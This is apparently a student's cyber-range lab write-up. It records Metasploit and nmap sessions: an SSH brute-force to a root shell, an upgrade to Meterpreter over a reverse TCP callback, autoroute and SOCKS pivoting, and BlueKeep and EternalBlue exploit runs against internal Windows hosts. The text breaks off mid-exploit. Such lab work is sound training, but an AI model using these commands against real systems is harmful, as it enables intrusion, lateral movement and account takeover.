msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.2.150:22 - Starting bruteforce
[+] 192.168.2.150:22 - Success: 'firefart:haha' 'uid=0(firefart) gid=0(root) groups=0(root) Linux Ghostgate 2.
6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0100 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.8.0.131:36891 → 192.168.2.150:22) at 2022-10-25 09:18:03 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  2         shell linux  SSH kali @   10.8.0.131:36891 → 192.168.2.150:22 (192.168.2.150)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
sS
```

- sessions -l

Now we need to upgrade this session to a shell in msfconsole


- use post/multi/manage/shell_to_meterpreter
- set lport 4444
- set lhost 10.8.0.131
- set session 1



```
Module options (post/multi/manage/shell_to_meterpreter):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HANDLER   true             yes       Start an exploit/multi/handler to receive the connection
   LHOST     10.8.0.131       no        IP of host that will receive the connection from the payload (Will tr
                                        y to auto detect).
   LPORT     4441             yes       Port for payload to connect to.
   SESSION   2                yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > set lport 4444
lport ⇒ 4444
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.0.131:4444
[*] Sending stage (1017704 bytes) to 192.168.2.150
[*] Meterpreter session 3 opened (10.8.0.131:4444 → 192.168.2.150:39256) at 2022-10-25 09:22:32 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                     Connection
  --  ----  ----                   -----------                     ----------
  2         shell linux            SSH kali @                      10.8.0.131:36891 → 192.168.2.150:22 (192
                                                                   .168.2.150)
  3         meterpreter x86/linux  firefart @ Ghostgate.Morrowind  10.8.0.131:4444 → 192.168.2.150:39256 (1
                                                                   92.168.2.150)

msf6 post(multi/manage/shell_to_meterpreter) > 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
sS
```

- search autoroute
- use 0
- set session 2




```
msf6 post(multi/manage/autoroute) > set session 1
session ⇒ 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session type: shell
[!]  * incompatible session platform: linux
[-] Post failed: NoMethodError undefined method `[]' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/modules/post/multi/manage/autoroute.rb:75:in `run'
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > set session 2
session ⇒ 2
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Running module against Ghostgate.Morrowind
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.2.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605

┌──(kali㉿kali)-[~]
└─$ 
```

- search socks
- use 0
- set version 4a

Edit the proxychains config file and comment out the previous line for socks4 on 9059 and add socks4 on 1080


- sudo vim /etc/proxychains4.conf



```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9050
#socks5 127.0.0.1 9050
socks4 127.0.0.1 1080
~
```

```
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605

┌──(kali㉿kali)-[~]
```

- sessions -i 3
- run autoroute -s 192.168.10.0/24
- run autoroute -p




```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > run autoroute -s 192.168.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.10.0/255.255.255.0 ...
[+] Added route to 192.168.10.0/255.255.255.0 via 192.168.2.150
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.10.0       255.255.255.0      Session 3

meterpreter > 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
sS
```

We have added our additional route and this route will work while the meterpreter session is not closed.


I tried a lot to get this working but couldn't figure it out in the end and got stuck here however I used these guides extensively.

- https://docs.metasploit.com/docs/using-metasploit/intermediate/pivoting-in-metasploit.html
- https://cocomelonc.github.io/pentest/2021/11/08/pivoting-2.html



```
sf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4446
port ⇒ 4446
sf6 exploit(windows/smb/ms17_010_eternalblue) > run

*] Started reverse TCP handler on 10.8.0.131:4446
*] 192.168.10.30:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
-] 192.168.10.30:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
*] 192.168.10.30:445     - Scanned 1 of 1 hosts (100% complete)
-] 192.168.10.30:445 - The target is not vulnerable.
*] Exploit completed, but no session was created.
sf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Continuing my trials using autoroute
Attempted bluekeep




kali@kali: ~/Deskt…rkan_192.168.10.10 ×
kali@kali: ~/Deskt…rkan_192.168.10.10 ×
kali@kali: ~/Deskt…rkan_192.168.10.10 ×
kali@kali: ~
File Actions Edit View Help

```
[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.10.30:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.30:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.30:3389    - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 cha
nnel.
[*] 192.168.10.30:3389    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.30:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[-] 192.168.10.30:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually. If you a
re targeting 2008, make sure fDisableCam=0 !
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > runm
[-] Unknown command: runm
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.10.30:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.30:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.30:3389    - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 cha
nnel.
[*] 192.168.10.30:3389    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.30:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[*] 192.168.10.30:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 192.168.10.30:3389 - ←—————————— | Entering Danger Zone | ——————————→
[*] 192.168.10.30:3389 - Surfing channels ...
[*] 192.168.10.30:3389 - Lobbing eggs ...
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Attempted Eternal Blue



```
[*] 192.168.10.30:445 - Sending egg to corrupted connection.
[*] 192.168.10.30:445 - Triggering free of corrupted buffer.
[-] 192.168.10.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.10.30:445 - Connecting to target for exploitation.
[+] 192.168.10.30:445 - Connection established for exploitation.
[+] 192.168.10.30:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.30:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.10.30:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Wi
[*] 192.168.10.30:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  00
[*] 192.168.10.30:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  76
[*] 192.168.10.30:445 - 0×00000030  6b 20 31                                         k
[+] 192.168.10.30:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.30:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.10.30:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.30:445 - Starting non-paged pool grooming
[+] 192.168.10.30:445 - Sending SMBv2 buffers
[+] 192.168.10.30:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.30:445 - Sending final SMBv2 buffers.
[*] 192.168.10.30:445 - Sending last fragment of exploit packet!
[*] 192.168.10.30:445 - Receiving response from exploit packet
[+] 192.168.10.30:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.10.30:445 - Sending egg to corrupted connection.
[*] 192.168.10.30:445 - Triggering free of corrupted buffer.
[-] 192.168.10.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.30:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Exploit completed, but no session was created.
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

I think the machine requires a reset but this one is not available to be reset on the range so this is where I remained.

Starting over on the local system (I downloaded the machine)


Target to pivot from: 192.168.78.30

Kali: 192.168.78.14

Run scans:

- sudo nmap -Pn -T5 -p- 192.168.78.30 -oN smol

- sudo nmap -Pn -sV -A -p- 192.168.78.30 -oN med



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dunlain_192.168.10.30]
└─$ sudo nmap -Pn -T5 -p- 192.168.78.30 -oN smol
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 00:37 EDT
Nmap scan report for 192.168.78.30
Host is up (0.0053s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5722/tcp  open  msdfsr
9389/tcp  open  adws
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49165/tcp open  unknown
MAC Address: 08:00:27:EE:01:F6 (Oracle VirtualBox virtual NIC)
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- nmap --script smb-vuln* -p 445 192.168.78.30

Vulnerable to eternal blue, lets get the ssh pivot

- set rhosts 192.168.78.30
- set lhost 192.168.78.14
- run

Now that we have access to the machine (this is slightly different to above because I wanted to try something new) we will change the Administrator password so we can login as admin.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.78.14:4444
[*] 192.168.78.30:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.78.30:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
1 x64 (64-bit)
[*] 192.168.78.30:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.78.30:445 - The target is vulnerable.
[*] 192.168.78.30:445 - Connecting to target for exploitation.
[+] 192.168.78.30:445 - Connection established for exploitation.
[+] 192.168.78.30:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.78.30:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.78.30:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.78.30:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.78.30:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.78.30:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.78.30:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.78.30:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.78.30:445 - Sending all but last fragment of exploit packet
[*] 192.168.78.30:445 - Starting non-paged pool grooming
[+] 192.168.78.30:445 - Sending SMBv2 buffers
[+] 192.168.78.30:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.78.30:445 - Sending final SMBv2 buffers.
[*] 192.168.78.30:445 - Sending last fragment of exploit packet!
[*] 192.168.78.30:445 - Receiving response from exploit packet
